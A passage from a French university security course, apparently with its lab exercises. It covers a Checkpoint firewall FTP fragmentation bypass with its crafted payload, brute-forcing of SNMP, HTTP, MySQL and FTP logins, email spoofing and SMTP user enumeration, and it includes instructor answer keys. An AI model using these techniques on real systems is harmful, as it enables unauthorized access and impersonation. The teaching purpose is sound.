Les CheckPoint 3.0 et 4.0 par exemple ont des ports ouverts par défaut : 53 UDP, 53 TCP et 520 UDP, avec une règle qui autorise les paquets peu importe la source et la destination, sans les logger. Si une machine du réseau est compromise, on peut placer une backdoor qui écoute sur le port 53 sans problème...

Les backdoors ICMP sont également des contournements de règles trop permissives.

6.5.2 Fragmentation

Durant la conférence Black Hat 2000 à Las Vegas fut présenté une méthode pour outrepasser un pare-feu Checkpoint Firewall-1 si un serveur ftp est accessible.

Ce pare-feu fait du filtrage à état, et inspecte les paquets envoyés par le serveur pour déterminer les ports dynamiques à ouvrir. Le principe de cette attaque est d'abaisser la MTU pour tromper le pare-feu, puis d'envoyer une requête invalide qui va être copiée dans un seul paquet de la réponse.

Après avoir changé la MTU de la machine attaquante à 100, la personne envoie la commande suivante au serveur FTP :

```
XXXXXXXXXXXXXXXXXXXXX227 (172,16,0,2,128,7)
```

Le serveur FTP va répondre :

```
500 Invalid command given: XXXXXXXXXXXXXXXXXXXXX227 (172,16,0,2,128,7)
```

A cause de la MTU, cette réponse sera découpée en trois paquets dont le dernier contient :

```
227 (172,16,0,2,128,7)
```

Ce paquet sera interprété par le pare-feu comme étant une réponse valide, et il ouvrira le port 32775. Il était donc possible d'ouvrir n'importe quel port supérieur à 1024 sur le serveur.

6.6 Pare-feu applicatif

Des pare-feu existent également au niveau applicatif. Dans ce cas, on trouve généralement cette fonctionnalité sur des relais (*proxy*, pour protéger les postes clients) ou des relais inverses (*reverse proxy*, pour protéger les serveurs). Ces systèmes offrent une coupure des flux : ils sont destinataires au niveau IP et créent eux-mêmes les sessions TCP avec le serveur destinataire.

Le but de ces pare-feu applicatif est de filtrer au niveau du protocole applicatif (HTTP, FTP, SMTP, etc.). Des mécanismes de liste noire ou liste blanche peuvent être utilisés pour s'assurer de l'innocuité des requêtes (relais inverse) ou des réponses (relais). Une normalisation du trafic vis-à-vis du protocole est également possible, ainsi qu'une journalisation applicative détaillée.

Les relais applicatifs peuvent ainsi servir de détection d'intrusion. Ils ne souffrent pas de problèmes d'évasion, car ils ne transfèrent à la cible que le trafic qu'ils ont eux-mêmes récupérés. Les pare-feu applicatifs peuvent également bloquer certaines attaques, mais cela nécessite de les mettre à jour très fréquemment, en fonction des dernières vulnérabilités publiées (donc de connaître son parc de clients et les programmes utilisés). Le trafic chiffré ne peut également pas être analysé de façon simple.

6.6.1 Relais

Les *proxies* (relais) servent à protéger les postes internes vis-à-vis des serveurs potentiellement malveillants sur Internet. Les postes clients sont ainsi configurés pour envoyer leurs requêtes au relais et non directement aux serveurs.

Les relais fréquemment rencontrés sont :
— relais Web (HTTP) authentifiants et filtrants ;
— relais SMTP sortant ;
— relais DNS (serveur cache récursif).

6.6.2 Relais inverses

Les *reverse proxies* (relais inverses) servent à protéger les serveurs, souvent en DMZ, vis-à-vis d'Internet. La configuration DNS permet de rediriger les flux des clients vers le relais inverse au lieu des serveurs.

Les relais inverses fréquemment rencontrés sont :
— relais inverse Web (HTTP), appelés également WAF (*Web Application Firewall*) ;
— relais inverse SMTP entrant, ayant les rôles antispam et antivirus.

Exercice oral : passerelle Web (proxy http en dmz) entre deux réseaux de confiance différente : coupure, encadré par 2 fw, réseau d'administration, etc.

6.6.3 Journalisation

Les pare-feu sont très efficace pour journaliser les flux refusés. Pour garder une trace des flux autorisés (traitement d'incident, statistiques de flux, etc.), il est préférable d'utiliser d'autres solutions, telles que le format *netflow*, géré par la plupart des pare-feu et équipements réseau.

Pour chaque flux, ce protocole permettra d'enregistrer les informations essentielles (aucun contenu) :

```
Date flow start      Duration Proto   Src IP Addr:Port    Dst IP Addr:Port Packets Bytes Flows
2010-09-01 00:00:00.459  0.000 UDP  127.0.0.1:24920   -> 192.168.0.1:22126  1  46  1
2010-09-01 00:00:00.363  0.000 UDP  192.168.0.1:22126 -> 127.0.0.1:24920  1  80  1
```

Pour une trace du contenu, il faudra ajouter des relais applicatifs et activer la journalisation.

7

Authentifications des protocoles classiques

Dans cette section nous verrons de façon très brêve les différentes authentifications des protocoles courants, soit pour la culture, soit pour savoir de quelle façon ils sont insécurisés.

Il y a deux types d'authentification :
— synchrone : le client donne ses informations au début et ceux-ci sont acceptés ou refusés (par exemple SNMP) ;
— asynchrone : c'est un modèle de défi/réponse avec un secret partagé.

7.1 Pour le dial-up

Les deux protocoles qui suivent sont utilisés pour des connexions distantes, par modem par exemple ou en Point à Point, et souvent avec un serveur d'authentification RADIUS.

7.1.1 PAP

PAP (*Password Authentication Protocol*) est un protocole synchrone basique. En se connectant au serveur, la machine envoie un paquet avec le nom et le mot de passe en clair, qui seront vérifiés par le serveur d'authentification. En sniffant on peut bien évidemment avoir le mot de passe.

7.1.2 CHAP

CHAP (*Challenge Handshake Authentication Protocol*) est un protocole asynchrone qui corrige le problème de PAP : le serveur envoie un challenge au client, qui calcule un hash grâce au challenge et au secret partagé avec le serveur et lui renvoie le résultat. Le serveur fait le même calcul pour vérifier si l'authentification est réussie.

Cependant CHAP souffre tout de même d'un problème : le serveur d'authentification doit effectuer un calcul avec le secret lui même, il doit donc le stocker en clair. Si cette machine est compromise, tous les secrets des clients peuvent être compromis.

7.1.3 Sur le réseau

Il existe un moyen de s'authentifier au moment d'accéder à un réseau (filaire ou sans fil) : le protocole 802.1x. Ce protocole sert en fait uniquement à transporter les messages EAP (Extensible Authentication Protocol), qui contient les informations d'identification, dans des trames Ethernet.

Ce système repose sur trois éléments :
— un *supplicant* : c'est un programme qui tourne sur le client et qui va gérer l'authentification (demande des données d'authentifications) et le dialogue réseau ;
— le contrôleur d'accès (*authenticator*) : c'est l'élément qui reçoit l'authentification et qui établira l'accès au réseau (un commutateur par exemple) ;
— le serveur d'authentification (*Network Authentification Service*) : c'est le serveur qui vérifie l'authentification qui lui est transmise du contrôleur d'accès et qui lui renvoie les droits associés au compte (un serveur RADIUS par exemple).

Quand le contrôleur d'accès détecte un nouveau client, il est marqué comme non authentifié (le port du commutateur par exemple) et seul le trafic 802.1x est autorisé.

La vérification de l'authentification se fait *via* un système de challenge/réponse entre le NAS et le contrôleur d'accès, qui transmet le challenge à l'utilisateur. Le protocole EAP est très flexible, plein d'algorithmes peuvent être utilisés, et permet éventuellement une double authentification.

Il faut bien évidement qu'il n'y ait pas de hub ou de commutateur intermédiaires entre le client et le contrôleur d'accès, car avec du spoofing d'adresse MAC, il est possible de se connecter sans s'authentifier, si un client situé sur l'appareil intermédiaire s'est déjà authentifié.

7.2 Services courants

7.2.1 FTP

Le protocole FTP envoie les mots de passe en clair, sans aucune protection, donc facilement récupérables en sniffant :

```
> USER toto
```

```
< 331 User name ok, need password
> PASS titi
< 230 User logged in
```

La version SecureFTP utilise TLS (Transport Layer Security), et chiffre donc les communications.

7.2.2 POP3

Le protocole POP envoie les mots de passe en clair, sans aucune protection, donc facilement récupérables en sniffant :

```
> USER toto
< +OK
> PASS titi
< +OK
```

La commande APOP peut être utilisée pour plus de sécurité, dans ce cas il faut spécifier le nom d'utilisateur et une somme MD5 de la concaténation du timestamp envoyé dans la bannière (avec les '<' et '>') et du mot de passe. Le protocole APOP est vulnérable à un Man In The Middle à cause de MD5 : un attaquant peut retrouver le mot de passe envoyé en modifiant le timestamp.

On peut également utiliser TLS ou SSL pour chiffrer toutes les communications, y compris le contenu des mails qui est envoyé en clair.

7.2.3 SNMP

Dans SNMPv1 et SNMPv2c, une communauté est envoyée en clair dans chaque paquet UDP et sert de mot de passe pour définir les droits (lecture ou écriture). Les communautés par défaut sont `public` et `private`.

SNMPv3 offre une authentification à base de MD5 et du chiffrement avec DES.

Les informations envoyées par SNMP peuvent être très verbeuses et utiles (arguments de tous les processus en cours par exemple ou toute la configuration IP), et doivent être limitées dans la configuration. Un accès compromis en écriture peut être désastreux.

Brute force SNMP

Déterminez la communauté utilisée par le serveur du TP et récupérez les informations exportées en SNMP.

Paquet debian snmp, communauté epita. config dans snmpd.conf

7.2.4 HTTP

Lors d'une requête pour accéder à une ressource (dossier ou fichier) protégée, le serveur HTTP retourne un code 401 en spécifiant le type d'authentification :

```
HTTP/1.1 401 Authorization Required
WWW-Authenticate: Basic realm="Chiche home"
```

Le navigateur va interpréter cette requête et afficher une boîte de dialogue à l'utilisateur afin qu'il entre son nom et mot de passe.

Lancer Wireshark et connexion à /auth/ du serveur du TP pour voir la réponse du serveur

Basic

En type Basic, le login et le mot de passe sont concaténés, séparés avec le symbole `:`, le résultat est encodé en base64 et renvoyé à chaque requête (HTTP est sans état). Cette authentification est donc équivalente à envoyer les mots de passe en clair.

Brute-forcer le mot de passe du compte admin (test) du serveur Web et voir réponse dans Wireshark

L'authentification Basic est donc très dangereuse si elle n'est pas couplée à du HTTPS.

Cracker une authentification HTTP Basic

Vous avez récupéré cette ligne dans un paquet qui est passé sur le réseau, lors d'une requête HTTP. Trouvez le login et le mot de passe correspondant :

```
Authorization: Basic dGVzdDp0ZXN0
```

Le mettre a disposition des étudiants (http_auth/basic.txt)

Digest

Cette authentification est un système de challenge/réponse, le mot de passe n'apparait donc jamais en clair.

Dans notre exemple le serveur a répondu :

```
HTTP/1.1 401 Authorization Required
WWW-Authenticate: Digest realm="Chiche home",
    nonce="uD85Pg==a766f996fa716e4d4592943b5762c73958f0378b", algorithm=MD5,
    domain="/", qop="auth"
```

Le serveur envoie donc un nombre aléatoire et un algorithme.

La réponse au challenge se fait en plusieurs étapes :

1. hash de `login:realm:pass` ;
2. hash de `methode:uri` ;
3. hash de `(1):nonce:nc:cnonce:qop:(2)`, avec cnonce une valeur aléatoire donnée par le client, et nc un compteur.

Le client redemande donc la page en incluant :

```
Authorization: Digest username="test", realm="Chiche home",
    nonce="uD85Pg==a766f996fa716e4d4592943b5762c73958f0378b", uri="/",
    algorithm=MD5, response="aae978b74a9f578d7fa0ce10b3e76f09",
    qop=auth, nc=00000001, cnonce="be09d67c532a3a02"
```

Le serveur utilise le cnonce pour s'authentifier à son tour.

Cette méthode est superbe sauf qu'il y a une incompatibilité entre Apache et MSIE à cause d'une interprétation de la RFC (l'URI utilisée par MSIE ne contient pas les paramètres en GET alors qu'Apache l'utilise). Il faut donc utiliser uniquement POST pour que cela marche, ou utiliser PATH_INFO (concaténer un chemin et des variables après l'emplacement du script).

Cracker une authentification HTTP Digest

Le mot de passe de l'exemple était "test". Retrouvez manuellement le résultat envoyé par le client.
Au lieu de la réponse précédente, vous avez récupéré la réponse suivante au digest (même utilisateur, realm, nonce, uri, algorithme, qop, nc et cnonce) :
`response="1fb45d4b536db4e4ff9b38deb0437383"`
Retrouvez le mot de passe associé.

> *"TEST". Le mettre a disposition des étudiants (http_auth/digest.txt)*

7.2.5 SGBD

MySQL

Le serveur MySQL écoute sur le port 3306. Le client `mysql` peut être utilisé pour s'y connecter. Par défaut, le compte `root` n'a pas de mot de passe. Les comptes sont stockés dans la table `user` de la base `mysql`, sous forme hachée (double SHA1 depuis la version 5).

Brute force MySQL

Utilisez `medusa` avec un dictionnaire pour deviner le mot de passe de l'utilisateur `root` du serveur MySQL du TP. Récupérez la base des comptes.
root/admin

Oracle

Le *listener* Oracle (OTN) écoute sur le port 1521. Il existe pléthore de mots de passe par défaut (dont SYSTEM/MANAGER et SYS/CHANGE_ON_INSTALL). L'outil *OraclePasswordGuesser* (`opwg`) de la suite *Oracle Auditing Tools* (OAT) permet de les tester automatiquement sous Linux. L'outil *OracleQuery* (`oquery`) permet ensuite de se connecter au listener. Les comptes sont stockés dans la table `DBA_USERS` sous forme hachée (DES) ou accessible par la vue `SYS.USER$` (SHA1) pour la version 11.

MS-SQL

Le serveur MS-SQL écoute sur le port 1433. Le programme `sqsh` permet de s'y connecter. Le compte `sa` n'a par défaut pas de mot de passe sur la version 2000 (les versions suivantes obligent l'administrateur à choisir un mot de passe à l'installation). Les mots de passe sont stockés dans la table `master.dbo.syslogins` sous forme hachée.

7.3 Outils

7.3.1 Dsniff

Dsniff est une suite d'outils relatifs au sniffing. Le programme `dsniff` affiche les mots de passe qui circulent en clair dans les paquets qu'il reçoit.

Il peut être très rentable sur une passerelle ou un proxy HTTP par exemple.

HTTP envoie tout en clair, et il existe des outils pour sniffer les pages Web, comme `urlsnarf` qui affiche les URL comme les logs d'apache ou `webspy` qui affiche dans `netscape` les pages en temps réél. Ces outils sont dans le package de `dsniff`.

7.3.2 Brute force

`hydra` ou `medusa` (paquet debian) sont des programmes qui servent à tester toutes les combinaisons login/password données en paramètre. Il faut bien choisir le dictionnaire à tester, selon la langue et le domaine ciblé.

Il est inutile de préciser que ces tentatives sont très peu discrètes et qu'il existe des méthodes pour ralentir le brute force : limiter le nombre de tentatives à un petit nombre avant de fermer la connexion (on peut également bloquer l'adresse IP de la machine attaquante mais cela peut créer un DOS, par exemple avec le programme `fail2ban` sous Linux) ou d'attendre quelques secondes avant d'afficher le message d'erreur.

Dans le cas où on a que des hash des mots de passe, on peut brute forcer en local. Une méthode qui peut être plus rapide est d'utiliser des *lookup tables* (par abus de langage : *rainbow tables*) : des bases de données de couple clair/haché disponibles sur internet.

Brute force

Récupérez la source du serveur FTP mis à disposition, compilez-le, lancez-le et trouvez le mot de passe de l'utilisateur `chiche` qui parle français, avec `medusa`.
Donner la tarball dans auth_bruteforce. chiche/bonjour

7.3.3 SSL/TLS

Le programme `openssl s_client` peut être utilisé pour vérifier les certificats et algorithmes utilisés par un serveur. Les options `-no_tls1` et `-no_ssl3` doivent être conjointement spécifiées pour obtenir la liste des crypto-systèmes acceptés par le serveur. Si des algorithmes faibles sont utilisés, il est possible de réaliser une attaque de type *downgrade* lors d'un man in the middle, afin de craquer les paramètres de connexion et de récupérer la connexion en clair.

Un outil plus complet, appelé `sslyze` permet d'automatiser cette recherche et d'afficher un résumé des algorithmes supportés.

```
SCAN RESULTS FOR WWW.ABCDEFGH.XYZ:443 - 78.192.71.127:443
---------------------------------------------------------

 * Deflate Compression:
     OK - Compression disabled

 * Session Renegotiation:
     Client-initiated Renegotiations:   OK - Rejected
     Secure Renegotiation:              OK - Supported

 * Certificate - Content:
     SHA1 Fingerprint:                  d08693bafd1cae0b09899700fbee508f9387c018
     Common Name:                       82.226.116.197
     Issuer:                            82.226.116.197
     Serial Number:                     EEB86893EF27D6CA
     Not Before:                        Jul 20 20:47:12 2013 GMT
```

```
    Not After:                          Jul 19 20:47:12 2016 GMT
    Signature Algorithm:                sha1WithRSAEncryption
    Public Key Algorithm:               rsaEncryption
    Key Size:                           2048 bit
    Exponent:                           65537 (0x10001)

* Certificate - Trust:
    Hostname Validation:                FAILED
    Google CA Store (09/2015):          FAILED
    Java 6 CA Store (Update 65):        FAILED
    Microsoft CA Store (09/2015):       FAILED
    Mozilla NSS CA Store (09/2015):     FAILED
    Apple CA Store (OS X 10.10.5):      FAILED
    Certificate Chain Received:         ['82.226.116.197']

* Certificate - OCSP Stapling:
    NOT SUPPORTED - Server did not send back an OCSP response.

* Session Resumption:
    With Session IDs:                   OK - Supported
    With TLS Session Tickets:           OK - Supported

* OpenSSL Heartbleed:
    OK - Not vulnerable to Heartbleed

* SSLV2 Cipher Suites:
    Server rejected all cipher suites.

* TLSV1_2 Cipher Suites:
    Preferred:
                ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits
    Accepted:
                ECDHE-RSA-AES256-SHA384       ECDH-256 bits  256 bits
                ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits
                ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits
                DHE-RSA-CAMELLIA256-SHA       DH-2048 bits   256 bits
                DHE-RSA-AES256-SHA256         DH-2048 bits   256 bits
                DHE-RSA-AES256-SHA            DH-2048 bits   256 bits
                DHE-RSA-AES256-GCM-SHA384     DH-2048 bits   256 bits
                CAMELLIA256-SHA               -              256 bits
                AES256-SHA256                 -              256 bits
                AES256-SHA                    -              256 bits
                AES256-GCM-SHA384             -              256 bits
                ECDHE-RSA-RC4-SHA             ECDH-256 bits  128 bits
                ECDHE-RSA-AES128-SHA256       ECDH-256 bits  128 bits
                ECDHE-RSA-AES128-SHA          ECDH-256 bits  128 bits
                ECDHE-RSA-AES128-GCM-SHA256   ECDH-256 bits  128 bits
                SEED-SHA                      -              128 bits
                RC4-SHA                       -              128 bits
                CAMELLIA128-SHA               -              128 bits
```

```
                AES128-SHA256               -             128 bits
                AES128-SHA                  -             128 bits
                AES128-GCM-SHA256           -             128 bits
                ECDHE-RSA-DES-CBC3-SHA      ECDH-256 bits 112 bits
                EDH-RSA-DES-CBC3-SHA        DH-2048 bits  112 bits
                DES-CBC3-SHA                -             112 bits

  * TLSV1_1 Cipher Suites:
      Preferred:
                ECDHE-RSA-AES256-SHA        ECDH-256 bits 256 bits
      Accepted:
                ECDHE-RSA-AES256-SHA        ECDH-256 bits 256 bits
                DHE-RSA-CAMELLIA256-SHA     DH-2048 bits  256 bits
                DHE-RSA-AES256-SHA          DH-2048 bits  256 bits
                CAMELLIA256-SHA             -             256 bits
                AES256-SHA                  -             256 bits
                ECDHE-RSA-RC4-SHA           ECDH-256 bits 128 bits
                ECDHE-RSA-AES128-SHA        ECDH-256 bits 128 bits
                DHE-RSA-SEED-SHA            DH-2048 bits  128 bits
                DHE-RSA-CAMELLIA128-SHA     DH-2048 bits  128 bits
                DHE-RSA-AES128-SHA          DH-2048 bits  128 bits
                SEED-SHA                    -             128 bits
                RC4-SHA                     -             128 bits
                CAMELLIA128-SHA             -             128 bits
                AES128-SHA                  -             128 bits
                ECDHE-RSA-DES-CBC3-SHA      ECDH-256 bits 112 bits
                EDH-RSA-DES-CBC3-SHA        DH-2048 bits  112 bits
                DES-CBC3-SHA                -             112 bits

  * SSLV3 Cipher Suites:
      Preferred:
                ECDHE-RSA-AES256-SHA        ECDH-256 bits 256 bits
      Accepted:
                ECDHE-RSA-AES256-SHA        ECDH-256 bits 256 bits
                DHE-RSA-CAMELLIA256-SHA     DH-2048 bits  256 bits
                DHE-RSA-AES256-SHA          DH-2048 bits  256 bits
                CAMELLIA256-SHA             -             256 bits
                AES256-SHA                  -             256 bits
                ECDHE-RSA-RC4-SHA           ECDH-256 bits 128 bits
                ECDHE-RSA-AES128-SHA        ECDH-256 bits 128 bits
                DHE-RSA-SEED-SHA            DH-2048 bits  128 bits
                DHE-RSA-CAMELLIA128-SHA     DH-2048 bits  128 bits
                DHE-RSA-AES128-SHA          DH-2048 bits  128 bits
                SEED-SHA                    -             128 bits
                RC4-SHA                     -             128 bits
                CAMELLIA128-SHA             -             128 bits
                AES128-SHA                  -             128 bits
                ECDHE-RSA-DES-CBC3-SHA      ECDH-256 bits 112 bits
                EDH-RSA-DES-CBC3-SHA        DH-2048 bits  112 bits
                DES-CBC3-SHA                -             112 bits
```

```
* TLSV1 Cipher Suites:
    Preferred:
                ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits
    Accepted:
                ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits
                DHE-RSA-CAMELLIA256-SHA       DH-2048 bits   256 bits
                DHE-RSA-AES256-SHA            DH-2048 bits   256 bits
                CAMELLIA256-SHA               -              256 bits
                AES256-SHA                    -              256 bits
                ECDHE-RSA-RC4-SHA             ECDH-256 bits  128 bits
                ECDHE-RSA-AES128-SHA          ECDH-256 bits  128 bits
                DHE-RSA-SEED-SHA              DH-2048 bits   128 bits
                DHE-RSA-CAMELLIA128-SHA       DH-2048 bits   128 bits
                DHE-RSA-AES128-SHA            DH-2048 bits   128 bits
                SEED-SHA                      -              128 bits
                RC4-SHA                       -              128 bits
                CAMELLIA128-SHA               -              128 bits
                AES128-SHA                    -              128 bits
                ECDHE-RSA-DES-CBC3-SHA        ECDH-256 bits  112 bits
                EDH-RSA-DES-CBC3-SHA          DH-2048 bits   112 bits
                DES-CBC3-SHA                  -              112 bits
```

Vérifier les algorithmes SSL

Déterminer la pertinence des algorithmes acceptés par le serveur HTTPS des ACU.

8


Sécurité des serveurs SMTP

8.1 Introduction

La messagerie électronique peut être la source de nombreux problèmes, aussi bien au niveau technique qu'au niveau humain :

- réception ou envoi de virus (volontairement ou non, après infection) ;
- relais de messages extérieurs (*hoaxes*, arnaques, etc.) ;
- atteinte à l'intégrité : réception ou envoi de courrier falsifié (date, expéditeur, contenu du message, etc.) ;
- atteinte à la confidentialité : lecture des messages par une tierce personne (en interne ou à l'extérieur) ;
- perte de messages (interne ou externe, envoyés ou reçus) ;
- absence de gestion de la non-répudiation ;
- indisponibilité du serveur de messagerie ;
- rebond sur le serveur de messagerie pour une attaque en interne ;
- configuration du serveur de messagerie en "relai ouvert" qui transforme l'entité en source de SPAM et se fera ajouté en liste noire.

L'envoi de mails fait intervenir plusieurs protocoles différents, avec des niveaux de sécurité différents. Il est possible de schématiser les différentes connexions :



Un email est soumis par un *Mail User Agent* (MUA), le client mail, à un *Mail Submission Agent* (MSA), son serveur d'envoi. Le *Mail Transfert Agent* (MTA) récupère grâce à une requête DNS le serveur de mail du domaine (requête de type MX) et lui transmet l'email. Le MTA destinataire le réceptionne et le délivre *via* un *Mail Delivery Agent* (MDA) au serveur de stockage local.

Si un MTA ne peut transmettre un email, il va réessayer à plusieurs intervalles, selon sa configuration. Généralement, ces délais sont 1, 5 et 15 min. Au bout de quelques jours d'échec, l'email est effacé et un email d'erreur est envoyé à l'émetteur.

Les différents protocoles en jeu sont :

— Simple Mail Transfer Protocol (SMTP) : utilisé par le MUA pour transmettre un email à son MSA (port 25 ou 587 TCP) et entre les MTA (port 25 TCP) ;
— Extented Simple Mail Transfer Protocol (ESMTP) : extension de SMTP permettant entre autres de négocier une session TLS à partir d'une connexion non sécurisée (TLS opportuniste) grâce à la commande STARTTLS ;
— Secure Simple Mail Transfer Protocol (SMTPS) : connexion SMTP protégée par TLS (port 465 TCP) ;
— Post Office Protocol 3 (POP3) : utilisé par le MUA pour récupérer un email stocké (port TCP 110), en utilisant une authentification en claire, un défi/réponse avec APOP ou d'autres méthodes avec le protocole générique Simple Authentication and Security Layer (SASL), et éventuellement en négociant une session TLS à partir d'une connexion non sécurisée grâce à la commande STLS ;
— Secure Post Office Protocol 3 (POP3S) : connexion POP3 protégée par TLS (port 995 TCP) ;
— Internet Message Access Protocol (IMAP) : propose plus de fonctionnalités que POP3, notamment pour accéder aux emails à partir de plusieurs postes (port 143 TCP) ;
— Secure Internet Message Access Protocol (IMAPS) : connexion IMAP protégée par TLS (port 993 TCP).

8.2 Fabrication de mails

SMTP n'offre de base aucune sécurité sur l'expéditeur : il est très facile d'envoyer un mail en spoofant l'adresse de l'émetteur.

Le protocole est simple :

1. HELO
2. MAIL FROM: expediteur@domain.tld
3. RCPT TO: destinataire@domain.tld
4. DATA
5. QUIT

Envoyer un mail de superman

Trouvez l'adresse du serveur mail de l'école et envoyez un mail provenant de superman à `sterck_j@epita.fr`.
ATTENTION : l'usurpation d'identité est illégal et puni par la loi, n'envoyez pas de faux mail à une autre personne. Dans les en-têtes SMTP apparaît l'adresse IP de l'émetteur (les journaux de netsoul ou les caméras de l'école peuvent ensuite faire le lien entre l'adresse IP et l'étudiant).

8.3 Fuite d'information

8.3.1 Sur le réseau

Le champ MX du DNS de la zone décrit la machine qui recevra les mails destinés à ce domaine :

```
> host -t mx srs.epita.fr
srs.epita.fr mail is handled by 30 mx3.srs.epita.fr.
srs.epita.fr mail is handled by 10 mx1.srs.epita.fr.
srs.epita.fr mail is handled by 20 mx2.srs.epita.fr.
> host mx1.srs.epita.fr
mx1.srs.epita.fr has address 163.5.255.102
```

Dans les entêtes d'un mail de retour à un mail envoyé à un utilisateur qui n'existe pas, on apprend plein de choses sur le réseau :

```
The original message was received at Tue, 3 Jul 2007 21:35:56 +0200 (CEST)
from mx1.epitech.net [163.5.255.102]

   ----- The following addresses had permanent fatal errors -----
```

```
<toto@srs.epita.fr>
    (reason: 550 <toto@srs.epita.fr>: Recipient address rejected: User
 unknown in local recipient table)

   ----- Transcript of session follows -----
... while talking to smtp.srs.epita.fr.:
>>> RCPT To:<toto@srs.epita.fr>
<<< 550 <toto@srs.epita.fr>: Recipient address rejected: User unknown in
 local recipient table
550 5.1.1 <toto@srs.epita.fr>... User unknown

--l63JZu116702.1183491356/epita.fr
Content-Type: message/delivery-status

Reporting-MTA: dns; epita.fr
Received-From-MTA: DNS; mx1.epitech.net
Arrival-Date: Tue, 3 Jul 2007 21:35:56 +0200 (CEST)

Final-Recipient: RFC822; toto@srs.epita.fr
Action: failed
Status: 5.1.1
Remote-MTA: DNS; smtp.srs.epita.fr
Diagnostic-Code: SMTP; 550 <toto@srs.epita.fr>: Recipient address
 rejected: User unknown in local recipient table
Last-Attempt-Date: Tue, 3 Jul 2007 21:35:56 +0200 (CEST)

--l63JZu116702.1183491356/epita.fr
Content-Type: message/rfc822

Received: from mx1.epitech.net (mx1.epitech.net [163.5.255.102])
by epita.fr id l63JZu109525 for <toto@srs.epita.fr>
by sendmail 42 - Bocal 2007 Tue, 3 Jul 2007 21:35:56 +0200 (CEST)
Received: (qmail 23892 invoked from network); 3 Jul 2007 19:35:01 -0000
Received: netqmail 1.05 running with simscan 1.3.1 on mx1.epitech.net
X-Spam-Checker-Version: SpamAssassin 3.2.1 (2007-05-02) on mx1.epita.fr
X-Spam-Level:
X-Spam-Status: No, score=-2.6 required=5.0 tests=BAYES_00 autolearn=ham
version=3.2.1
Received: from wa-out-1112.google.com (209.85.146.182)
  by 0 with SMTP; 3 Jul 2007 19:35:01 -0000
Received: by wa-out-1112.google.com with SMTP id n4so2595335wag
        for <toto@srs.epita.fr>; Tue, 03 Jul 2007 12:35:54 -0700 (PDT)
Received: by 10.114.176.1 with SMTP id y1mr6467146wae.1183491354191;
        Tue, 03 Jul 2007 12:35:54 -0700 (PDT)
Received: by 10.114.12.10 with HTTP; Tue, 3 Jul 2007 12:35:54 -0700 (PDT)
Message-ID: <be983bda0707031235g46cffb281204777c4a756b16f@mail.gmail.com>
```

Pour éviter ce problème, il faut filtrer les entêtes sur les messages sortants, par exemple avec des expressions rationnelles dans Postfix :

```
/^Received:/ IGNORE
/10\.0\.0\.5/ REPLACE IP masquée
```

8.3.2 Sur les utilisateurs

Connaître des utilisateurs valides sur une machine est très utile pour faire du social engineering ou pour essayer un brute force, et un serveur SMTP peut nous aider pour cela.

EXPN

La commande EXPN sert à donner des détails sur un utilisateur donné.

VRFY

La commande VRFY sert à vérifier qu'un compte existe.

Trouver des utilisateurs avec VRFY

Avec VRFY, tester l'existence des utilisateurs suivant au lab ACU :
- toto
- root
- sshd

RCPT TO

Avec un pare-feu applicatif CISCO PIX, on peut par exemple bloquer les commandes EXPN, VRFY ou HELP (qui donne souvent la version du démon même si la bannière a été modifiée), par contre le RCPT TO ne peut pas être bloqué...

Trouver des utilisateurs avec RCPT TO

Avec SMTP, après avoir essayé les méthodes précédentes, tester l'existence des utilisateurs suivant sur le PIE :
- toto
- root
- sshd

8.4 Configuration

Le premier danger du service SMTP provient du logiciel lui même : il y a eu plusieurs vulnérabilités dans la majorité des démons. Une première protection est donc d'installer régulièrement les correctifs de sécurité et d'éviter de donner la version exacte du service par sa bannière (même s'il existe des outils de *fingerprinting* des démons). Les filtres antispam et antivirus représentent également un risque, au vu de la complexité de leur code.

Si le serveur mail est configuré comme relai ouvert, il est possible d'envoyer des mails avec une adresse n'appartenant pas au domaine et à destination d'une adresse extérieure. Il est dans ce cas possible de faire un DOS en envoyant depuis ce serveur du spam, pour qu'il soit blacklisté et empêcher ainsi les utilisateurs légitimes d'envoyer des mails.

Pour limiter les risques de génération de mails malveillants, il faut configurer les MTA pour empêcher la falsification d'adresses internes depuis l'extérieur, lorsque cela est possible (ceci implique qu'il n'est pas possible d'accéder au serveur de messagerie depuis Internet).

Il est également possible d'utiliser TLS pour chiffrer les communications et ainsi éviter d'envoyer les mails en clair : les protocoles SMTP, POP3 et IMAP proposent de passer en TLS une fois la connexion en clair établie (chiffrement "opportuniste") ou de le forcer (création d'un canal TLS dès le début). Si le second choix est préférable pour des serveurs connus (les MTA permettent de définir une table de serveur pour lesquels TLS est obligatoire), le premier permet de chiffrer la connexion lorsque cela est possible (sans garantir l'authentification puisque le certificat est inconnu).

Enfin, un chiffrement applicatif (intégré au MUA) permet de s'assurer de l'identité de l'émetteur (non répudiation) et assure la confidentialité et l'intégrité des messages stockés sur le serveur.

9

Sécurité des serveurs FTP et HTTP

Le protocole FTP souffre de base de quelques problèmes de sécurité. La RFC 2577 les énumère et propose des contre mesures.

9.1 Accès au serveur FTP

